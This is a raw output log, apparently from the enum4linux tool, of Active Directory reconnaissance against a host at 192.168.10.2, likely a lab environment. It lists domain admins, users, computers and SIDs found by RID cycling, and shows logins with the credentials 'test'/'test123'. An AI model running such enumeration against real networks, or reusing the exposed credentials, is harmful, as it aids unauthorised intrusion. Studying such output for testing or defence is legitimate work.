[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\vader$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\cust53$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\mv$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\mickey$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\ptld$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\tool$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\uninet$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\houstin$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\CLIENT1$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL1$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL2$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL3$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL4$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL5$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL6$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL7$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL8$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL9$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL10$

[35mGroup: [0m'Group Policy Creator Owners' (RID: 520) has member: UADCWNET\Administrator

[35mGroup: [0m'Domain Controllers' (RID: 516) has member: UADCWNET\SERVER1$

[35mGroup: [0m'Domain Controllers' (RID: 516) has member: UADCWNET\SERVER2$

[35mGroup: [0m'Schema Admins' (RID: 518) has member: UADCWNET\Administrator

[35mGroup: [0m'Domain Admins' (RID: 512) has member: UADCWNET\Administrator

[35mGroup: [0m'Domain Admins' (RID: 512) has member: UADCWNET\W.Holt

[35mGroup: [0m'Domain Admins' (RID: 512) has member: UADCWNET\L.Washington

[35mGroup: [0m'Domain Admins' (RID: 512) has member: UADCWNET\M.Padilla

[35mGroup: [0m'Domain Admins' (RID: 512) has member: UADCWNET\I.Robinson

[35mGroup: [0m'Domain Admins' (RID: 512) has member: UADCWNET\B.Yates

[35mGroup: [0m'Domain Admins' (RID: 512) has member: UADCWNET\J.Shaw

[35mGroup: [0m'Enterprise Admins' (RID: 519) has member: UADCWNET\Administrator

[35mGroup: [0m'Information Technology' (RID: 1108) has member: UADCWNET\test

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\krbtgt

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\Administrator

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\test

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\K.Thompson

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\V.Nelson

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\L.Gill

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\N.May

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\W.Holt

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\J.Wheeler

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\F.Payne

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\T.Oliver

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\J.Poole

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\N.Wells

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\N.Hogan

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\M.Adams

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\Y.Marshall

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\W.Wolfe

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\A.Kennedy

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\T.Fuller

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\L.Washington

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\S.Shelton

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\J.Farmer

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\M.Paul

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\B.Wong

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\D.Ford

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\M.Daniel

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\D.Brooks

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\B.Rice

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\P.Powers

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\S.Wright

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\L.Williamson

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\G.Malone

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\M.Harrington

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\H.Mclaughlin

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\G.Turner

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\P.Rodriquez

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\L.Thornton

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\D.Murray

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\A.Peters

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\M.Padilla

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\J.Becker

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\K.Perkins

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\M.Murphy

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\S.Higgins

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\B.Lewis

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\F.Sanders

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\R.Soto

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\I.Robinson

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\B.Yates

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\E.Frazier

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\G.Francis

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\J.Shaw

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\G.Adkins

[34m ==========([0m[32mUsers on 192.168.10.2 via RID cycling (RIDS: 500-550,1000-1050)[0m[34m)==========

[0m[33m

[I] [0m[36mFound new SID:

[0mS-1-5-21-2373017989-4057782597-2990666611

[33m

[I] [0m[36mFound new SID:

[0mS-1-5-21-2373017989-4057782597-2990666611

[33m

[I] [0m[36mFound new SID:

[0mS-1-5-32

[33m

[I] [0m[36mFound new SID:

[0mS-1-5-32

[33m

[I] [0m[36mFound new SID:

[0mS-1-5-32

[33m

[I] [0m[36mFound new SID:

[0mS-1-5-32

[33m

[I] [0m[36mFound new SID:

[0mS-1-5-32

[33m

[I] [0m[36mFound new SID:

[0mS-1-5-32

[33m

[I] [0m[36mFound new SID:

[0mS-1-5-32

[33m

[I] [0m[36mFound new SID:

[0mS-1-5-21-2373017989-4057782597-2990666611

[33m

[+] [0m[32mEnumerating users using SID S-1-5-80 and logon username 'test', password 'test123'

[0m[33m

[+] [0m[32mEnumerating users using SID S-1-5-21-2373017989-4057782597-2990666611 and logon username 'test', password 'test123'

[0mS-1-5-21-2373017989-4057782597-2990666611-500 UADCWNET\Administrator (Local User)

S-1-5-21-2373017989-4057782597-2990666611-501 UADCWNET\Guest (Local User)

S-1-5-21-2373017989-4057782597-2990666611-502 UADCWNET\krbtgt (Local User)

S-1-5-21-2373017989-4057782597-2990666611-512 UADCWNET\Domain Admins (Domain Group)

S-1-5-21-2373017989-4057782597-2990666611-513 UADCWNET\Domain Users (Domain Group)

S-1-5-21-2373017989-4057782597-2990666611-514 UADCWNET\Domain Guests (Domain Group)

S-1-5-21-2373017989-4057782597-2990666611-515 UADCWNET\Domain Computers (Domain Group)

S-1-5-21-2373017989-4057782597-2990666611-516 UADCWNET\Domain Controllers (Domain Group)

S-1-5-21-2373017989-4057782597-2990666611-517 UADCWNET\Cert Publishers (Local Group)

S-1-5-21-2373017989-4057782597-2990666611-518 UADCWNET\Schema Admins (Domain Group)

S-1-5-21-2373017989-4057782597-2990666611-519 UADCWNET\Enterprise Admins (Domain Group)

S-1-5-21-2373017989-4057782597-2990666611-520 UADCWNET\Group Policy Creator Owners (Domain Group)

S-1-5-21-2373017989-4057782597-2990666611-521 UADCWNET\Read-only Domain Controllers (Domain Group)

S-1-5-21-2373017989-4057782597-2990666611-522 UADCWNET\Cloneable Domain Controllers (Domain Group)

S-1-5-21-2373017989-4057782597-2990666611-525 UADCWNET\Protected Users (Domain Group)

S-1-5-21-2373017989-4057782597-2990666611-526 UADCWNET\Key Admins (Domain Group)

S-1-5-21-2373017989-4057782597-2990666611-527 UADCWNET\Enterprise Key Admins (Domain Group)

S-1-5-21-2373017989-4057782597-2990666611-1000 UADCWNET\SERVER1$ (Local User)

[33m

[+] [0m[32mEnumerating users using SID S-1-5-90 and logon username 'test', password 'test123'

[0m[33m

[+] [0m[32mEnumerating users using SID S-1-5-21-4039629344-2512537879-3147035361 and logon username 'test', password 'test123'

[0mS-1-5-21-4039629344-2512537879-3147035361-500 SERVER2\Administrator (Local User)

S-1-5-21-4039629344-2512537879-3147035361-501 SERVER2\Guest (Local User)

S-1-5-21-4039629344-2512537879-3147035361-503 SERVER2\DefaultAccount (Local User)

S-1-5-21-4039629344-2512537879-3147035361-504 SERVER2\WDAGUtilityAccount (Local User)

S-1-5-21-4039629344-2512537879-3147035361-513 SERVER2\None (Domain Group)

[33m

[+] [0m[32mEnumerating users using SID S-1-5-32 and logon username 'test', password 'test123'

[0mS-1-5-32-544 BUILTIN\Administrators (Local Group)

S-1-5-32-545 BUILTIN\Users (Local Group)

S-1-5-32-546 BUILTIN\Guests (Local Group)

S-1-5-32-548 BUILTIN\Account Operators (Local Group)

S-1-5-32-549 BUILTIN\Server Operators (Local Group)

S-1-5-32-550 BUILTIN\Print Operators (Local Group)

[33m

[+] [0m[32mEnumerating users using SID S-1-5-80-3139157870-2983391045-3678747466-658725712 and logon username 'test', password 'test123'

[0m

[34m ==============================([0m[32mGetting printer info for 192.168.10.2[0m[34m)==============================

[0mNo printers returned.

enum4linux complete on Thu Dec 12 18:05:14 2024